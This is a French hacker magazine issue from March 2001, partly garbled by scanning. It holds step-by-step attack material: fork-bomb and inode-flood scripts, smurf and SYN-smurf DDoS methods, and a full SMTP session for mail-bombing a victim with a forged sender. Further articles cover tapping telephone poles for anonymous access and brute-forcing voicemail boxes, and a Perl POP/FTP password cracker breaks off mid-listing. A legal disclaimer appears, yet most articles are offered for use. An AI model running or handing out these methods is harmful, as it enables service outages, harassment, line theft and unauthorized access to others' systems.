

N°3 CONCOURS : ta place au DEF CON 2001 À LAS VEGAS, tous frais payés ! p 7

HACKERZ VOICE
La voix du pirate informatique

HACKERZ VOICE

troize




La voix du pirate informatique

Bimestriel N°3/ Mars 2001. 20Frs

Copier tous vos DVD

 Hacker avec
une DREAMCAST

 Démasquer les mots de passe

 Smurfer un serveur

 Empêcher AOL de vous déconnecter

Téléphoner gratos

 Pirater
une salle de jeux

Sécuriser ses ports

 Cracking lesson

Des pirates
livrent leurs secrets
(avec le mode d'emploi)





Syn Flood , Smurf, mail bombing....

Une leçon de Hack by Mister Slash

Mister Slash nous explique la vie...

Figure emblématique du hack éthique, Slash adresse à HZV, une lettre sévère, parfois injuste, mais constructive. Nous la publions intégralement en préambule d'une leçon de hack magistrale et inspirée de ce pirate d'élite à l'intention des plus pointus de nos lecteurs.

Salut Les Cowboyz...

Intéressé par la sécu info, je lis en général tout les mags en traitant... Et le votre (hackzer Voive Ndlr) est de loin le plus nul (pire que PC Max, c'est dire).

Vous prenez un style volontairement racoleur, vous faisant passer pour des hackers alors que vous ignorez le sens meme de ce mot: un hacker n'est pas par définition un pirate, c'est un frêru des nouvelles technologies. Vous critiquez Microsoft en suivant la mode alors que vous n'êtes même pas capable d'expliquer pourquoi (tiens d'ailleurs, faut quand même pas abuser au niveau de source Linux dans Windows Me, ca fait une éternité qu'une partie des codes TCP/IP de Microsoft viennent de BSD. En ce qui concerne sa stabilisation, il faut pas exagéré, faire un système instable avec du code stable !!).

Le spamming n'est pas (plus) critiqué car ca bouffe de la bande passante mais parce qu'il est désagréable de recevoir des mails disant d'aller visiter un site sans intérêt. Vous critiquez ceux qui gueulent contre le commerce sur Internet mais vous ne les avez même pas écouter: je préfère payer un accès à un Internet de qualité, non surchargé par des sites inutiles (quand je vois que les 3/4 des sites commerciaux ne contiennent rien d'autre qu'un plug-in shock-wave, ca m'écœure...). Vous dites que l'accès Internet est devenu quasi-gratuit grâce aux entreprises, vous oubliez que la concurrence sur les communications téléphoniques y est pour bien plus...

Vos DOS de ping flood et de ping'o'death sont out et mal expliqués (je suis désolé mais un 'ping -f' n'est pas limité par la bande passante du provider mais par celle de l'ordinateur (en générale bien plus faible)).

Bon, passons à Profs qui croit apprendre quelque chose à quelqu'un. Il aurait du s'appeler Simplet. Franchement, croire que toutes les personnes de #linux-fr savent recompilier une Debian les yeux fermés faut être franchement con: la moitié ne l'ont jamais installé. Bien sur il savent où trouver l'info si elle leur était nécessaire. Et il dit qu'il sont pas aimables: normal s'il demande comment on fait pour recompiler un noyau alors que c'est écrit à 50 endroits (à moins qu'il ait parlé au bot X...).

Autre chose, pour planté nux, je vais lui donner deux petits scripts (à lancer en root si les quotas sont activés) qui mettent 2 à 15 mn (15 mn sur un SuperCray sans doute):

```
#foo.sh
./foo.sh & ./foo.sh & ./foo.sh & ./foo.sh &
& ./foo.sh &
```

```
#!/bin/sh
#inodeflood.sh mkdir foo cd foo cp
../inodeflood.sh ./inodeflood.sh &
```

On passe à la suite ou vous en avez assez ?

Vous soutenez MafiaBoy, prêtantant que c'est une connerie qu'il se serait dénoncer sur IRC ? Faut pas rêver, dans ce cas la, il ne se serait pas fait chopper. C'est peut-être pas lui, mais dans ce cas la il ne vaut pas mieux que l'autre (crier sur tout les toits qu'il a planté Yahoo, eBay...): ce n'est qu'un lamer de plus.

Ah enfin quelque chose de bien... William Gibson, un auteur génial... auprès du grand public. Votre T-Shirt me fait pitié (surtout le prix).

Au final, je trouve que 20 balles les 16 pages de merde c'est cher payé, surtout pour un mag écrit par des Cowboy-Lamers ne comprenant même pas que la sécu info bouge, que les failles d'il y a 10 ans ne marchent plus maintenant. Votre premier mag s'est peut-être bien vendu mais c'est d'abord parce qu'il y a beaucoup de lamers, ensuite car on lit un mag avant de le juger (j'ai pas lu votre premier mais d'après certaines sources ils ne seraient pas mieux). Faut arrêter de croire qu'un hacker c'est un mec du type du film de merde 'Hackers': franchement passez à autre choses, je sais pas aller faire pousser des poireaux.

Tiens, juste une question, vous savez ce qu'est le Van Eck Monitoring??? Ciao les lames...

S/ash, membre de la RtcC (www rtc fr st) PS: Le Van Eck Monitoring est aussi surnommé technologie Tempest.

Distributed Denial Of Service
=====
S/ash [RtC]

Comment bien mener une smurf* attaque

Les failles de l'IP ont été utilisées à plusieurs reprises dans le but de couper l'accès à certains services ou de faire crasher des systèmes. Une de ces méthodes est le SYN flood (DOS) et une autre est le Smurf (un DDOS).

***SMURF** : méthode chère à Mafiaboy consistant à utiliser d'autres serveurs pour mener l'attaque.

En réfléchissant sur l'établissement des connexions TCP, j'ai relié les deux méthodes précédentes pour créer un nouveau DDOS que j'ai nommé le SYN Smurf. Puis, quelques autres méthodes de smurf me sont venues à l'esprit tout comme une méthode de mail-bombing. Ces méthodes n'ont pas été, à ma connaissance, rendues publique avant le mag 4 de la RtC. Les informations contenues dans cet article ne sont pas là dans un but immoral mais seulement pour le savoir et l'intérêt de celles-ci.

COMMENT LE PIRATE PROCÈDE-T-IL ?

I. Bases de l'IP, du TCP et de l'UDP utilisé ici

L'ICMP Echo
Un message ICMP est paquet IP avec un header du style :

```
0 7|8 15|16 31
-----|
type | code | checksum |
-----|
ident | numéro de séquence |
-----|
données optionnel (si nécessaire) |
-----|
```

Le message ICMP Echo request est la requête ICMP type 8 code 0 qui ne fait que demander à la destination de répondre par un message ICMP Echo Reply (ICMP type 0 code 0). Ce message à été créé pour l'entretien des réseaux et la vérification de la disponibilité d'une machine de destination. Donc, pour faire un ICMP Echo, on se contente d'envoyer un paquet IP contenant l'header précédent avec le type mit à 8 et le code mis à 0, puis nous attendons la réponse qui est un paquet IP avec l'en-tête précédent avec le type et le code mis à 0.

COMMENT LE PIRATE PROCÈDE (SUITE DE LA P 3)

I. 2 Connexion TCP

Len-tête TCP :
0 15 | 16 31

Numéro du port source (16 bits) Numéro du port de destination (16bits)	
numéro de séquence sur 32 bits	
numéro d'acquittement sur 32 bits	
longueur de l'entête 4 6 flags 6	taille de fenêtre sur 16-bits
checksum sur 16-bits pointeur urgent sur 16-bits	
options (s'il y en a)	
données (s'il y en a)	

où les flags sont :
URG : le pointeur urgent est valide
ACK : le numéro d'acquittement est valide
PUSH : pour que le gestionnaire réseau passe la trame le plus vite possible au soft.
RST : réinitialise la connexion.
SYN : signal de synchronisation pour les numéro de séquence
FIN : fin de la connexion.

Une connexion TCP se fait en trois étapes :
 - Tout d'abord, le client demande une connexion à l'hôte en envoyant un paquet dont le flag SYN (paquet SYN) est activé.
 - Ensuite, l'hôte répond soit par un paquet dont les flags SYN et ACK sont activés (paquet SYN+ACK) si la connexion est acceptée, soit par un paquet RST si la connexion est refusée.
 - Enfin, le client doit répondre avec un paquet ACK pour ouvrir la connexion.
 Un point à retenir est que, si un ordinateur reçoit un paquet SYN+ACK alors qu'il n'a pas demandé une connexion, il doit répondre par un paquet RST.

I. 3 Un petit peu d'UDP

Bon, d'abord, l'en-tête UDP :

0 15 | 16 31

numéro de port (16 bits) numéro de port de destination (16bits)	
UDP length - 16-bits checksum - 16-bits	
données (s'il y en a)	

Ensuite, expliquons comment un hôte réagit lors de la réception d'un paquet UDP sur un port fermé: il répond simplement par un message ICMP Port Unreachable (ICMP type 3 code 3) si le port est fermé.

Ce que dit la loi en France

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ».

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique ». Ce texte prévoit notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ». Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais

par une personne non autorisée à l'utiliser. La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées. Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition

vise aussi la propagation de virus informatique. Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourrent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5. Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourrent les peines prévues à l'article 131-39 du nouveau code pénal.

Une exploitation des faiblesses de l'ip

LE SMURF

Le Smurf est une variante de l'ICMP Ping flood. Cette méthode de flood a été énormément utilisée par le 'hacker' (lamer est un meilleur mot pour lui) appelé MafiaBoy lors du crash de Yahoo et consort. L'ICMP Ping flood est une vieille méthode de flood ne fonctionnant que sur des ordinateurs faibles (le lamer habituel utilisant Windows 9x et AOL). Pour utiliser cette méthode, nous

nous contentons d'envoyer une masse de requête ICMP Echo contenant beaucoup de données. Bien sûr, une bonne bande passante est nécessaire pour exploiter ce flood. Le Smurf consiste à envoyer vers un grand nombre d'hôte une requête ICMP Echo contenant l'IP de la victime dans le champs IP de l'expéditeur. Puis, toutes les machines recevant la

requête ICMP Echo vont répondre par un ICMP Echo Reply vers la victime qui sera overflowé par le nombre de réponse. Pour cela, il faut utiliser des adresses de broadcast pour la destination des ICMP Echo request.

Une solution qui a été proposée est de désactiver l'ICMP Echo sur les adresses de broadcast au niveau des routeurs.

Une exploitation des faiblesses de l'ip

LE SYN FLOOD

Le SYN flood est basé sur l'exploitation de faiblesses des serveurs dans l'implémentation TCP. Son principe est d'envoyer énormément de demande de connexions TCP au serveur pour le flooder. En fait, si vous envoyez un paquet SYN, le serveur doit vous répondre pour dire si la connexion est acceptée ou non. Donc, cette méthode

repose sur l'envoi d'un grand nombre de paquets SYN à l'hôte sur un port (en général ouvert), celui-ci sera alors floodé par le nombre de réponses à envoyer. Sur certain serveurs, le problème a été résolu par l'arrêt de la gestion des demande de connexion après un certain nombre de paquets SYN venant de la même machine dans un certain laps de

temps. Sur d'autres serveurs, les messages ne sont plus gérés après un grand nombre de paquets SYN reçu : sur ceux-ci, on obtient alors un DoS qui ferme un port. Mais, sur la plupart des machines, corriger cette faille est devenu inutile de par la montée en puissance des ordinateurs.

Récupérer des adresses de broadcast à travers Internet

Bon, avant de faire une attaque smurf, il nous faut récupérer des adresses de broadcast. Bien sûr, il n'est pas facile d'en trouver des efficaces mais il y a un moyen de faire. Cette méthode donnée par Craig A. Huegen consiste à pinger simplement des adresses de broadcast et de garder seulement celles qui renvoient plus d'un certain nombre de réponse ping. Cette méthode reste valable pour les autres attaques smurf dont je vais parler mais nécessite cependant d'être légèrement changée (on ne peut, par exemple, plus utiliser de script). Alors, voilà les scripts de Craig A. Huegen. Bien sûr, je ne garantie pas que les scripts fonctionnent ou non (je ne les ai pas testés) : [Voir les fichiers bips.sh et chekdup.sh] Il y a un problème dans ce scan : si vous pingez un gros broadcast, vous récupérez énormément de réponse et votre connexion risque de lâcher. Un autre problème est que ces scripts ne permettent pas d'obtenir de nouvelles adresses de broadcast mais nous dir seulement si un broadcast vaut la peine d'être utilisé.

Les nouvelles méthodes de smurf

Le SYN Smurf

Une nouvelle manière que j'ai découvert d'overflow des ordinateurs repose sur l'envoi à travers des adresses de broadcast de paquet TCP SYN sur des serveurs (comme les serveurs Web sur le port 80) qui répondront soit par un paquet RST soit par un paquet SYN+ACK. Un paquet RST floodera simplement la pile TCP, mais un ACK+SYN est plus intéressant car il nécessite une réponse de la victime et floodera ainsi les process TCP. Cette méthode est donc très simple : vous réutilisez la méthode de Smurf classique mais avec des paquets SYN (d'où son nom SYN Smurf). Je pense pas qu'il y existe des ordinateurs ou des routeurs qui interdisent le broadcasting de paquets TCP mais cela se peut.

L'UDP Unreach Smurf

Un autre moyen que je pense plus efficace pour flooder est l'utilisation de la réponse à un paquet UDP sur un port fermé. Après avoir reçu le paquet UDP (sur un port fermé), la machine hôte doit répondre par un message ICMP Port unreachable (ICMP type 3 code 3). Si vous utilisez cette méthode sur un broadcast, une tonne de message ICMP Port unreachable sera renvoyée à la victime qui crashera probablement. Pour cette méthode, la seule solution que je voie est de configurer tous les hôtes du réseau pour ne pas répondre automatiquement au paquet UDP broadcasté. Bien sûr, il y a peu de chance d'y arriver vu le nombre d'ordinateurs sur Internet.

L'ICMP Unreach Smurf

Cette méthode est totalement théorique. Elle consiste à envoyer des paquets (de n'importe quel type) sur des machines n'existant pas. Tout les routeurs répondront par un message ICMP Destination unreachable (ICMP type 3 code 0-1).

Bien sûr, il y a peu de chance que cela marche sur adresse de broadcast (aucune en fait) car la seule solution est alors d'utiliser le tunneling (un réseau entier avec le tunneling activé ??). Cette méthode est seulement un aperçu, je pense qu'il n'y a aucun moyen de l'utiliser. C'est seulement pour dire que beaucoup de méthodes de smurf peuvent être exploitées en utilisant les réponses automatiques des ordinateurs à certains messages. Je pense que le smurf a encore une longue vie devant lui...

Un DDOS

pour le mail-bombing

Il s'agit d'un mail-bombing. Quel est le lien avec le smurf ? Il s'agit juste de la même idée : vous envoyez un long mail avec une tonne d'adresses de destination fausse. Bien sûr, ce mail contient l'adresse de la victime au lieu de la votre (pour cela, allez voir un article sur la manière d'envoyer des mails anonymes : il y a en une tonne dans l'underground). Le résultat sera que le serveur de mail répondra par votre long mail et un en-tête disant que l'adresse spécifiée n'existe pas. Je n'ai pas fait code pour faire ça : c'est tellement facile de le faire à la main. Bon, imaginez que vous voulez flooder la boîte de victim@lamer.org. Une méthode habituelle est d'envoyer un grand nombre de mail.

Une meilleure méthode

Une meilleure méthode est d'envoyer un mail avec plusieurs fausses adresses, comme ceci (en utilisant le server mail de isp.net).

```
evil% telnet mail.isp.net 25
Trying ...
Connected to mail.isp.net escape caractere is '^'.
220mail.isp.net Sendmail 8.8.5-8.8.7 ready at Mon, 15 Nov 93 13:35:11 EST
hello
250mail.isp.net Hello (evil.domain.com),
pleased to meet you
mail from: victim@lamer.org
rept to: victim@lamer.org
data
From: victim@lamer.org
to: xxx@random.ble, xxy@random.ble,
yxx@random.ble, yxx@random.ble,
yxx@random.ble, yxy@random.ble,
yxy@random.ble, yyy@random.ble,
xyz@random.ble, aza@random.ble,
dsq@random.ble, dst@random.ble,
iga@random.ble, mad@random.ble,
taz@random.ble, qha@random.ble,
jer@random.ble, rtc@random.ble,
leo@random.ble, red@random.ble,
oxx@random.ble, drm@random.ble,
fbi@random.ble, cia@random.ble,
kgh@random.ble, dea@random.ble,
fgh@random.ble, dos@random.ble,
win@random.ble, bil@random.ble,
mic@random.ble, ros@random.ble,
oft@random.ble, mac@random.ble,
ppp@random.ble, net@random.ble,
gov@random.ble, edu@random.ble,
```

```
fulc@random.ble, kto@random.ble,
the@random.ble, bhz@random.ble,
cri@random.ble, pin@random.ble,
hui@random.ble, hhh@random.ble,
ggg@random.ble, iii@random.ble,
jjj@random.ble, lll@random.ble
Subject: I want to flood you Yeah, it's
just a flooding message. make it as long
as possible.
Bye, bye and enjoy my message...
.
250 Ok
quit
221 mail.isp.net closing connection
Connection closed by foreign host.
```

Après ceci, victim@lamer.org recevra environ 50 messages disant que l'adresse de destination est invalide... La solution à ce problème est très simple : configurer les serveurs mail pour ne pas répondre après un certain nombre d'email dans la destination...

L'avenir :

le smurfing et l'IPv6

L'IPv6 est maintenant défini et sur le point d'être utilisé sur Internet. Donc, la question naturelle est quels sont les corrections apportées contre le smurf ? La réponse est simple: plus d'adresse de broadcast. C'est une bonne méthode contre le smurf car les adresses de broadcast sont très simple à récupérer (elles ont toujours le même format). Et il y a peu de personnes qui en ont encore besoin. Bien sûr, il y a encore le multicast (on ne peut le retirer à cause de son utilité), mais obtenir des adresses de multicast est plus difficile que d'obtenir des adresses de broadcast. Mais la meilleure protection contre le smurf reste de retirer des implémentations de l'IP les réponses automatiques à des paquets broadcasté (comme les réponse ICMP, les paquets TCP SYN+ACK ou RST, ICMP Unreachable etc...).

À nos lecteurs

Les informations publiées dans Hackerz Voice ont un objectif purement documentaire. Le journal rappelle à ce titre que le piratage informatique, sous quelque forme que ce soit, est un délit (lire page 7). Hackerz Voice condamne naturellement toute forme de piratage et soutien sans ambiguïté les actions qui luttent contre la cybercriminalité.

ANNONCES

tresor@dmpfrance.com

CONTHACKS

● Recherche contact avec informaticien programmeur pour supprimer la clé de logiciel American + IMAGE BROW-SER + Shareware inutilisable, deux ans de recherches infructueuses pour acheter la version complète, apparemment n'est plus commercialisé. Téléphoner ou écrire à Pierre RAULIN 10, rue du Chanoine Drouot 49130 Les Ponts de Cé Tél : 02 41 44 10 57

● Petit service assésifié de connaissances, cherche gentil et patient 31.2373 pour retrouver sa soif...

<Itan>
Sensokano@MailAndNews.com

U.C / PORTABLES

● Bonjour, ayant un vieux ordinateur pourri, je recherche actuellement un PC assez puissant (genre Platinum 2) sans écran avec +/- 32mo de ram + un DD de 3Go (ou plus !), merci de me faire une offre ! (pas plus de 900 Fr)Merci comtelc@net.com

● Vend UC NB-2 500 Mhz, 128 Mo Ram, HD 3,2 Go, Video Matrox 6100, Sound Blaster 128, CD-Rom Asses 60x, Modem 56K Diamond, Réseau 3Com 3C905, Ecran 17" neuf : 4800 Fr.
Tel: 06.83584887
Camille
Curlet@free.fr

LOGICIEL/JEUX

● Wanted logiciel PC...
Salut, je cherche Soft architecte 3D 2001 (ins 2 cd) + Interieur 3D+ SuperCAD + Interieur 3D+ Maisons, Jardins et Terrasses 3D, de chez Micro Application, si possible avec le(s) manuel(s) et en Français ! Pas forcément tous à la fois ! Sinon cherche aussi logiciels pour faire facturation et comptes...(EXCEL)
Faire OFFRE à fullboy@iguhoc.com (Je suis en France).

● Cherche interpreteur compteur PROLOG ou LIST pour windows 95,98,NT ou 2000
jplervie@magic.fr
jean-luc

JEUX WANTED

● Vous avez une carte memoire ou une manette dreamcast et moi j'ai tout un tas de cd audio. une echange me conviendrait. echangeons nos listes. detail de mes cd sur: http://www.multimedia.com/trafic/index.html possibilitee d'accroitre par tel. j'envoi les cd quand j'ai recu les accessoires.coordonnees verifiables.
L.auger@infonia.fr

ELEMENTS

● Recherche : memoire SDRAM et SDRAM-EDO pour Pentium 166 et pour pentium MMX200 : memoire SDRAM 32 ou 64Mo.
Faire offre
Au 05 58 91 74 90
jacky.thieux@free.fr

ECRAN

● Recherche: Ecran SVGA en 15"
Faire offre au 05 58 91 74 90
jacky.thieux@free.fr

MODEM/RESEAU

● Vends hub 8 ports Solo 10 Mbps neuf de emballage garanti 1 ans: 300 Fr
2 Cartes réseaux Realtek 902BAS 10 Mbps coax + Ethernet neuves garanties 1 ans: 150 Frs pièce.
2 Cartes réseaux Allied Telesync: 10/100 Mbps full duplex neuves garanties à vie: 350 Frs pièce
● Vends carte modem PCMCIA IBM 244279 V80 Data/Fax compatible réseaux GSM neuf de emballage garanti 2 ans.
Prix: 400 Fr.
● Vends cartes réseau PCMCIA 3Com 2x 3C589D-TP, 1x 3C5898, 1x Combo Lan/Modem 3C5630; Faire offre
Tel: 06.83584887
Camille
Curlet@free.fr



GRAND CONCOURS HACKERZ VOICE

1^{er} et unique prix :

Un voyage tous frais payés avec la rédaction de HZV à Las Vegas, dans un hôtel de folie, en compagnie de l'élite mondiale de l'Underground informatique...

Elite and Legal

Les wargames, vous connaissez? C'est un moyen d'élargir ses connaissances en hacking sans risquer de se retrouver avec un compagnon de cellule nommé Joe; en bref c'est du hacking légal. Vous voulez jouer? Alors prenez une boisson (les vrais hackers boivent du soda, pour la caféine) et telnétez sur drill.hackerslab.org (telnét c'est un protocole de communication, sous windoz c'est telnet.exe). Le premier niveau est tranquille, le login et passwd sont fournis: 'level0' et 'guest', Entrez les et... vous voilà face à un shell mais qui est un peu restreint, nous allons donc chercher à gagner plus de privilèges. Mais d'abord un peu de théorie, sous Unix, les pro-

grammes tournent avec les privilèges de celui qui l'a lancé sauf s'il est suid, dans ce cas il tourne avec celles de son propriétaire, par ex. le fichier:

```
-rwsr-xr-x 1 root root 15256 Oct 4 00:08 su*
```

est suid, comme l'indique le s. Notre travail consiste donc à chercher un fichier suid qui nous permettra de passer au niveau suivant (level1), bien sur, vous pouvez toujours chercher manuellement, mais pourquoi faire simple lorsqu'on peut faire complexe (comme envoyer un oversized packet alors qu'on peut envoyer un overfragmented overlapping packet, si vous n'y comprenez rien souriez et continuez à lire;) la norme POSIX prévoit pour ces tâches un utilitaire nommé find (ff chez MS) dont les options qui nous intéressent sont: -user le nom du proprio du fichier, -perm les permissions d'utilisation du fichier (lire, écrire, exécuter, suid...). Maintenant reste à savoir ce que l'on veut, la plupart du temps un backdoor se résume simplement à un shell, donc si le backdoor était suid root on aurait tout de suite le pouvoir total ce qui en soi n'est point désagréable; mais les game masters ne sont pas dupes et n'ont probablement donné que les privilèges nécessaires à passer au niveau suivant au backdoor. Notre recherche sera donc find -perm +u+s -user level1 mais alors on a droit à un tas de messages 'Permission denied', un simple filtrage des erreurs nous débarrasse de ces nuisances, ajoutez juste 2>/dev/null à la commande et vous obtenez /dev/.hi; maintenant exécutez-le (/dev/.hi) et vous voilà au niveau 1, tapez /bin/pass pour avoir le nouveau mot de passe et vous pouvez vous attaquer au niveau suivant (n'oubliez pas de vous reconnecter). Voilà, j'espère que cela vous a donné envie de grimper les 15 échelons de drill ou vous apprendrez le packet spoofing, les exploits...

✓ **Quel est le principe du concours ?**
C'est un concours d'articles. Le meilleur gagne.

✓ **Qui décide de qui est le meilleur ?**
Les lecteurs eux-mêmes, qui voteront pour les articles présélectionnés par le rédacteur en chef de HZV.

✓ **Qui peut participer ?**
Tout le monde, à partir de 18 ans.

✓ **Comment participer et comment se déroule le concours ?**
1/ Première étape: les candidats doivent envoyer par mail uniquement (concoursvoice@dmpfrance.com) leurs articles de 2300 à 2500 signes maximum (espaces compris), comportant un titre de 36 signes maximum (espaces compris), sur le thème du hacking. Les candidats ne respectant pas ces contraintes seront éliminés.

2/ Le rédacteur en chef du journal décide (seul) et sélectionne 10 articles qui seront publiés en page 7 du journal : 5 dans le numéro 3 et 5 dans le numéro 4.

3/ Pour le reste, c'est les lecteurs eux-mêmes qui votent pour le meilleur papier, en utilisant le bulletin publié dans le journal (copies refusées!). On a le droit de voter pour soi-même. Les bulletins de vote seront stockés chez un huissier de justice.

4/ Pour respecter l'équité entre les candidats, les articles sélectionnés seront présentés dans le journal dans la même maquette et la même typographie. Ils ne seront pas signés mais identifiés par un numéro. Aucune correction ni modifications ne seront apportées. Les critères retenus par le rédacteur en chef pour la sélection sont, dans l'ordre: la pertinence technique, l'opportunité et l'intérêt de l'information, l'éthique, le respect de la Hackerz Attitude et les qualités rédactionnelles. Ne seront sélectionnés que les articles respectant strictement la légalité. L'avo

cat du journal demeure souverain pour apprécier l'opportunité de publier ou non chaque article.

5/ Les dates limites de participation sont les suivantes:

Réception des articles :

- Jusqu'au 15 janvier pour la réception des articles de la première sélection publiée dans le n°3.

- Jusqu'au 15 avril pour la réception des articles de la deuxième sélection publiée dans le n°4.

Votes

- Dernier bulletin accepté jusqu'au 15 juin pour la deuxième sélection.

✓ **Comment est déterminé le gagnant ?**

Le gagnant sera celui qui aura réuni le plus de suffrages, sélection 1 et 2 confondues. En cas d'ex-aequo, le rédacteur en chef désigne, seul, et de façon impitoyable, le vainqueur. Les résultats détaillés seront publiés dans le numéro 5 de HZV (juin 2001). Le gagnant sera prévenu directement dès le 20 juillet.

OK ?

Et n'oubliez pas : C'est vous, lecteurs, qui enverrez à Las Vegas celui que vous jugerez le meilleur pour représenter le journal au Def Con 2001 !

**DEF CON Nine
will be July 13th - 15th,
2001
at the Alexis Park in Las
Vegas,
Nevada USA**

Pour participer envoyez vos papiers par mail uniquement à concoursvoice@dmpfrance.com

LE SOCIAL ENGINEERING

La base du piratage est la surveillance de la cible à attaquer. Cette veille se nomme le Social Engineering. Pour cela, le pirate doit étudier sa cible, son nom, prénom, date de naissance, famille, son système informatique, l'intérêt étant de découvrir le mot de passe utilisé par ce dernier.

Il y a plus d'un an, un site dédié à la sécurité informatique, a découvert que des pirates avaient réussi à voler le fichier de 100 000 clients d'un fournisseur d'espace web. Dans ce fichier, 40% des mots de passe étaient le prénom du webmaster. Je vous passe le reste des mots de passe qui variaient entre "thebest et sexe". Dans sa recherche le pirate va aussi étudier le système informatique que vous utilisez. Combien de webmasters ou autres responsables systèmes n'ont pas pris la peine de changer le mot de passe d'origine, assigné par le constructeur. Cela risque de faire désordre si votre système, votre site, se fait pirater. Surtout si le curieux a lu dans la notice de votre système, que votre mot de passe de base est "root".

Sniffing et IP spoofing: ces deux techniques demandent certaines capacités techniques. Savoir utiliser ces deux méthodes rendent les pirates dangereux. Plus complexe, plus technique, ces deux méthodes de piratages s'adressent à de vrais techniciens (désolés les newbies!!). Même s'il existe des logiciels de sniffing, il n'est pas donné à tout le monde de les utiliser. Le sniffing consiste à programmer un ordinateur qui regardera, sniffera, les messages qui traversent le réseau. Dans ces paquets d'informations, il pourra donc être possible de récupérer les mots de passe, les informations privées, etc. Pour ce qui est de l'IP Spoofing, le pirate se fait passer pour vous, en usurpant votre adresse IP. Comment fait-il? Le pirate change l'adresse IP de son ordinateur pour faire croire qu'il est un client certifié par le serveur. Il va ensuite construire une route source jusqu'au serveur. Il envoie une requête client au serveur en utilisant la route source. Le serveur accepte la requête du client comme si elle provenait vraiment du système certifié. Les informations n'auront plus qu'à être lues par l'agresseur.

**Devenez notre envoyé spécial à LAS VEGAS
pour le DEF CON du 13 au 15 juillet 2001**



Comment uploader anonymement ???



Question que je me suis mainte fois posée, solution celle du cybercafé:
- Graver les infos à uploader les amener au café le plus loin de chez soi et surtout ne jamais y revenir.

Résolution un peu moins légale

- Vous prenez votre portable avec modem, si vous êtes pauvre comme moi, vous vous payez un convertisseur DC/AC (12V/230V, 150W Minimum c'est une petite boîte que l'on trouve à Norauto ou même à Surcouf pour 400 franc qui se branche sur l'allume cigare et génère un courant alternatif sinusoïdal à 50 hertz 230V

Avec ce convertisseur qui pompe pas mal ne pas laisser son PC allumé, trop longtemps sinon vous ne redémarrez pas mais cela vous laisse le temps d'uploader quelques mégas sachant

- Vous mettez l'unité centrale de votre PC sur la banquette arrière de la voiture en ayant pris soin de débrancher tous les périphériques gourmands en électrons car la puissance du convertisseur est limitée

Laissez le strict minimum : carte mère, disque dur, carte vidéo et l'écran, c'est tout car les 150W sont très vite atteints.

- Sur le HDD vous copiez un programme d'installation d'un provider gratos (Vunet M6net...) de préférence assez rapide à installer pour pas rester 3 plombes dans la voiture à installer votre programme.

- Vous achetez une rallonge 10 m terminée par 2 RJ14 vous coupez un des côtes et sur les 2 fils restant, vous branchez 2 pinces crocodile.

- Attendez la nuit (un phreaker ne vit que la nuit : car les communications téléphoniques sont moins chères.....)

- Vous partez en pleine cambrousse Vous vous garez dans un coin où il y a pas trop de lumière sous un poteau de FT qui relie un abonné à une centrale multiplexeur et pas à un poteau qui relie 2 multiplexeur (pas sous un réverbère comme NRH par exemple...)

(au fait au par avant il aurait fallu apprendre à monter... monter à la corde raide) Monter au poteau de téléphone, ouvrir la boîte (d'un coup de poing) en plastique blanc avec le logo FT et se connecter sur n'importe quelle ligne téléphonique

- Voilà grâce au convertisseur vous avez votre PC allumé, vous connectez votre rallonge à votre modem vous lancez l'installation de votre fournisseur d'accès et vous voilà connecté au net gratuitement et surtout anonymement

ATTENTION : ne jamais se reconnecter de chez soi avec le compte gratos que vous venez d'ouvrir car sinon ça ne servirait à rien..... Bon uploading.

HACKING DE VMB



C'est quoi une VMB ? Une VMB (Virtual Mail Box) est tout simplement une boîte vocale personnelle que certaines entreprises offrent à leurs salariés... Il est très facile alors pour le pirate que vous êtes d'en pirater une et de l'utiliser...

Etape 1 : Y'a-t-il une VMB sur le numéro ?

OK, vous avez composé un numéro de nuit. Si vous tombez sur une voix enregistrée ou un truc du genre, c'est parfait. Si une gentille dame vous répond stupidement "Allo, blablabla...", alors passez au numéro suivant.

Ecoutez le message enregistré et appuyez alors sur #.

Si le message s'arrête et que vous entendez "Bienvenu sur la messagerie vocale Truc-MachinChose", c'est bon ! Sinon, essayez le 0 ou le 9 ou * ou le 81.

Si vous entendez un "boooooooooo", alors c'est un PABX (voir mon dossier dessus).

Etape 2 : Trouver une VMB

OK, maintenant que vous êtes dans la messagerie, écoutez les commandes. Généralement, le 1 pour envoyer un message, et le # ou le 2 pour accéder à votre VMB.

Vous voulez accéder à votre VMB, tapez donc # ou 2. Après, il vous est dit d'entrer votre numéro de boîte. C'est très simple : entrez un numéro au hasard (disons le 4). Si la voix enregistrée ne dit rien, c'est tout bon. Si elle vous répond : "Numéro incorrect", alors le numéro n'est pas bon... essayez un autre ! Une fois que vous avez trouvé un bon numéro, passez au suivant. Les numéros de VMB sont généralement à quatre chiffres, tout comme les codes. Une exception, par exemple : le serveur EDF (0800 00 10 10, VMB à six chiffres, code à quatre chiffres).

Etape 3 : Le code de la VMB

Alors là, c'est plus dur ! Plusieurs possibilités :

- on ne vous demande pas de code et vous accédez à votre boîte : c'est fini !

Crackage De Serveur Pop Et Ftp



Avec ce programme écrit en perl vous pouvez découvrir les mots de passes de tout les serveurs pop et ftp

Ce programme fonctionne parfaitement en l'état

La hacking est réprimé par la loi ce programme est écrit dans un but de connaissance

```
#!/usr/local/bin/perl
use Net::POP3;
use File::Handle;
use Config;
use Thread qw(async);
```

\$Config{usethreads} or die "recompilez perl avec les threads";

\$compteur=0;

\$thr1=async{

```
#La valeur 40 indique le nombre de
test réalisés
while($compteur<40){
sleep(1);
```

```
#ici test d un serveur POP changer en
Net::FTP pour les serveurs FTP
```

```
